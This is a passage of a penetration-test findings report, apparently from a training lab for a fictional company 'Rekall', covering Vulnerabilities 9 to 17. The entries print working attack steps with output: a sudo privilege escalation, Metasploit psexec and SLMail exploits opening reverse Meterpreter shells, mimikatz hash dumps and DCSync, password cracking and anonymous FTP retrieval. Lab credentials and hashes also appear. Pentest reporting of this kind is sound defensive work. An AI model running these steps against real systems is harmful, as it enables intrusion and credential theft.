
Vulnerability 9	Findings
Title	Weak User Password
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Using ssh login credentials obtained from online search and guessing passwords for user alice reveals the password to be the same as the username: alice
Images	 <pre> Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Last login: Fri Apr 14 02:18:45 2023 from 192.168.13.1 Could not chdir to home directory /home/alice: No such file or directory \$ whoami alice \$ </pre>
Affected Hosts	192.168.13.14
Remediation	Enforce requirements for complex passwords from all users.


Vulnerability 10	Findings
Title	Sudoers Privilege Escalation Exploit (Port 22)
Type (Web app / Linux OS / Windows OS)	Linux OS

Risk Rating	Critical
Description	Entering command sudo -u#-1 /bin/bash allows privilege escalation from user alice to user root.
Images	
Affected Hosts	192.168.13.14
Remediation	Close SSH port 22.

Vulnerability 11	Findings
Title	Password Hash Posted on Github
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Online search for rekall on github reveals username and password hash. Using John the Ripper shows password to be Tanya4life for user: trivera.
Images	
Affected Hosts	totalrekall domain
Remediation	Remove sensitive login credentials from github, implement stronger

	passwords.
--	------------

Vulnerability 12	Findings
Title	Sensitive .txt File accessible from Web Browser
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	Navigating to IP address of Windows machine 172.22.117.20/flag2.txt reveals unintended information.
Images	
Affected Hosts	172.22.117.20
Remediation	Move sensitive data files to different directory, not accessible from web browser.


Vulnerability 13	Findings
Title	Windows Psexec (SMB) Vulnerability
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Used msfconsole exploit /windows/smb/psexec to gain access to the domain controller using compromised credentials of ADMBob password: Changeme! and was able to get SYSTEM level privileges.
Images	

	<pre> └─\$ john --format=mscash2 mscash.txt Using default input encoding: UTF-8 Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/ Will run 2 OpenMP threads Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only 13 candidates buffered for the current salt, minimum 32 nee Almost done: Processing the remaining buffered candidate passwords, if an Proceeding with wordlist:/usr/share/john/password.lst ChangeMe! (ADMBob) 1g 0:00:00:00 DONE 2/3 (2023-04-25 00:19) 4.166g/s 4329p/s 4329c/s 4329C/ Use the "--show --format=mscash2" options to display all of the cracked p Session completed. msf6 exploit(windows/smb/psexec) > set RHOSTS 172.22.117.10 RHOSTS => 172.22.117.10 msf6 exploit(windows/smb/psexec) > set SMBDomain rekall SMBDomain => rekall msf6 exploit(windows/smb/psexec) > set SMBUser ADMBob SMBUser => ADMBob msf6 exploit(windows/smb/psexec) > set SMBPass ChangeMe! SMBPass => ChangeMe! msf6 exploit(windows/smb/psexec) > set LHOST 172.22.117.100 LHOST => 172.22.117.100 msf6 exploit(windows/smb/psexec) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.10:445 - Connecting to the server... [*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445 rekall as user 'ADMBob' ... [*] 172.22.117.10:445 - Selecting PowerShell target [*] 172.22.117.10:445 - Executing the payload... [*] Sending stage (175174 bytes) to 172.22.117.20 [*] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable... [*] Meterpreter session 2 opened (172.22.117.100:4444 -> 172.22.117.20:61824) at 2023-04-24 23:57:58 -04 meterpreter > whoami [-] Unknown command: whoami meterpreter > getuid Server username: NT AUTHORITY\SYSTEM meterpreter > </pre>
Affected Hosts	172.22.117.10
Remediation	Restrict access to sensitive files, apply security patches and updates to minimize vulnerabilities.

Vulnerability 14	Findings
Title	FTP Port Vulnerability (Port 21)
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Nmap scan revealed FTP Port 21 to be open. Attempted FTP with anonymous credentials and successfully exfiltrated sensitive data.

<p>Images</p>	<pre>(root@kali)-[~] # ftp 172.22.117.20 Connected to 172.22.117.20. 220-FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp> ls 200 Port command successful 150 Opening data channel for directory list. -r--r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt 226 Transfer OK ftp> cat flag3.txt ?Invalid command ftp> get flag3.txt local: flag3.txt remote: flag3.txt 200 Port command successful 150 Opening data channel for file transfer. 226 Transfer OK 32 bytes received in 0.00 secs (63.7755 kB/s) ftp> exit 221 Goodbye (root@kali)-[~] # ls Desktop Downloads file3 flag5.php LinEnum.sh pass.txt Public Templates Documents file2 flag3.txt flag5.txt Music Pictures Scripts Videos (root@kali)-[~] # cat flag3.txt 89cb548970d44f348bb63622353ae278 (root@kali)-[~] #</pre>
<p>Affected Hosts</p>	<p>172.22.117.20</p>
<p>Remediation</p>	<p>Close FTP Port 21</p>

Vulnerability 15	Findings
<p>Title</p>	<p>NTLM Password Hashes Exposed with Kiwi</p>
<p>Type (Web app / Linux OS / Windows OS)</p>	<p>Windows OS</p>
<p>Risk Rating</p>	<p>High</p>
<p>Description</p>	<p>Used Kiwi to dump password hashes, then used John the Ripper to crack password hashes. Obtained password for user:flag6 password: Computer!</p>

<p>Images</p>	 <pre> OldCredentials des_cbc_md5 : 94f4e331081f3443 RID : 000003ea (1002) User : flag6 Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39 lm - 0: 61cc909397b7971a1ceb2b26b427882f ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39 Supplemental Credentials: * Primary:NTLM-Strong-NTOWF * Random Value : 4562c122b043911e0fe200dc3dc942f1 * Primary:Kerberos-Newer-Keys * Default Salt : WIN10.REKALL.LOCALflag6 Default Iterations : 4096 Credentials aes256_hmac (4096) : 9fc67bdc2953ce61ef031c6f1292c1839c784c54d5cb0d9c84e9449ed2c0672f aes128_hmac (4096) : 099f6fcacdecafb94da4584097081355 des_cbc_md5 (4096) : 4023cd293ea4f7fd * Packages * NTLM-Strong-NTOWF (root@kali)-[~] # john --format=nt ntlm.txt Using default input encoding: UTF-8 Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3]) Warning: no OpenMP support for this hash type, consider --fork=2 Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Computer! (?) 1g 0:00:00:00 DONE 2/3 (2023-04-17 21:25) 11.11g/s 994133p/s 994133c/s 994133c/s N Use the "--show --format=NT" options to display all of the cracked passwords reliably Session completed. (root@kali)-[~] # </pre>
<p>Affected Hosts</p>	<p>172.22.117.20</p>
<p>Remediation</p>	<p>Restrict access to sensitive data by modifying permissions.</p>

Vulnerability 16	Findings
<p>Title</p>	<p>DCSync Exploit to View Administrator Password Hash</p>
<p>Type (Web app / Linux OS / Windows OS)</p>	<p>Windows OS</p>
<p>Risk Rating</p>	<p>High</p>
<p>Description</p>	<p>Loaded Kiwi and used meterpreter command dcsync_ntlm Administrator to obtain NTLM password hash for user:Administrator. Attempted to use John the Ripper to crack password but was unsuccessful.</p>

<p>Images</p>	<pre> meterpreter > load kiwi Loading extension kiwi... .#####. mimikatz 2.2.0 20191125 (x86/windows) .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /** Benjamin DELPY `gentilkiwi' (benjamin@gentilkiwi.com) ## \ / ## > http://blog.gentilkiwi.com/mimikatz '## v ##' Vincent LE TOUX (vincent.letoux@gmail.com) '#####' > http://pingcastle.com / http://mysmartlogon.com ***/ [!] Loaded x86 Kiwi on an x64 architecture. Success. meterpreter > dcsync_ntlm Administrator [!] Running as SYSTEM; function will only work if this computer account has replication privi ntroller) [+] Account : Administrator [+] NTLM Hash : 4f0cfd309a1965906fd2ec39dd23d582 [+] LM Hash : 0e9b6c3297033f52b59d01ba2328be55 [+] SID : S-1-5-21-3484858390-3689884876-116297675-500 [+] RID : 500 meterpreter > </pre>
<p>Affected Hosts</p>	<p>172.22.117.10</p>
<p>Remediation</p>	<p>Apply updates and security patches as available, close unnecessary ports. User Administrator has complex password that was not compromised by John the Ripper.</p>

Vulnerability 17	Findings
<p>Title</p>	<p>SLMail Vulnerability</p>
<p>Type (Web app / Linux OS / Windows OS)</p>	<p>Windows OS</p>
<p>Risk Rating</p>	<p>Critical</p>
<p>Description</p>	<p>Used msfconsole exploit/windows/pop3/seattlelab_pass to exploit TCP reverse shell vulnerability and gained access to the machine.</p>

<p>Images</p>	<pre> Payload options (windows/meterpreter/reverse_tcp): Name Current Setting Required Description -- - EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none) LHOST 172.23.238.216 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name -- -- 0 Windows NT/2000/XP/2003 (SLMail 5.5) msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20 RHOSTS => 172.22.117.20 msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100 LHOST => 172.22.117.100 msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:56600) at 2023-04-17 20:34:47 meterpreter > ls Listing: C:\Program Files (x86)\SLmail\System Mode Size Type Last modified Name ---- - 100666/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0400 flag4.txt 100666/rw-rw-rw- 3358 fil 2002-11-19 13:40:14 -0500 listrcrd.txt 100666/rw-rw-rw- 1840 fil 2022-03-17 11:22:48 -0400 maillog.000 100666/rw-rw-rw- 3793 fil 2022-03-21 11:56:50 -0400 maillog.001 100666/rw-rw-rw- 4371 fil 2022-04-05 12:49:54 -0400 maillog.002 100666/rw-rw-rw- 1940 fil 2022-04-07 10:06:59 -0400 maillog.003 100666/rw-rw-rw- 1991 fil 2022-04-12 20:36:05 -0400 maillog.004 100666/rw-rw-rw- 2210 fil 2022-04-16 20:47:12 -0400 maillog.005 100666/rw-rw-rw- 2831 fil 2022-06-22 23:30:54 -0400 maillog.006 100666/rw-rw-rw- 1991 fil 2022-07-13 12:08:13 -0400 maillog.007 100666/rw-rw-rw- 2366 fil 2023-04-12 19:17:16 -0400 maillog.008 100666/rw-rw-rw- 6204 fil 2023-04-13 19:01:47 -0400 maillog.009 100666/rw-rw-rw- 8521 fil 2023-04-17 19:01:25 -0400 maillog.00a 100666/rw-rw-rw- 8063 fil 2023-04-17 20:34:47 -0400 maillog.txt meterpreter > cat flag4.txt 822e3434a10440ad9cc086197819b49dmeterpreter > </pre>
<p>Affected Hosts</p>	<p>172.22.117.20</p>
<p>Remediation</p>	<p>Apply updates and security patches to minimize vulnerabilities. Close Unnecessary ports and exploitable services.</p>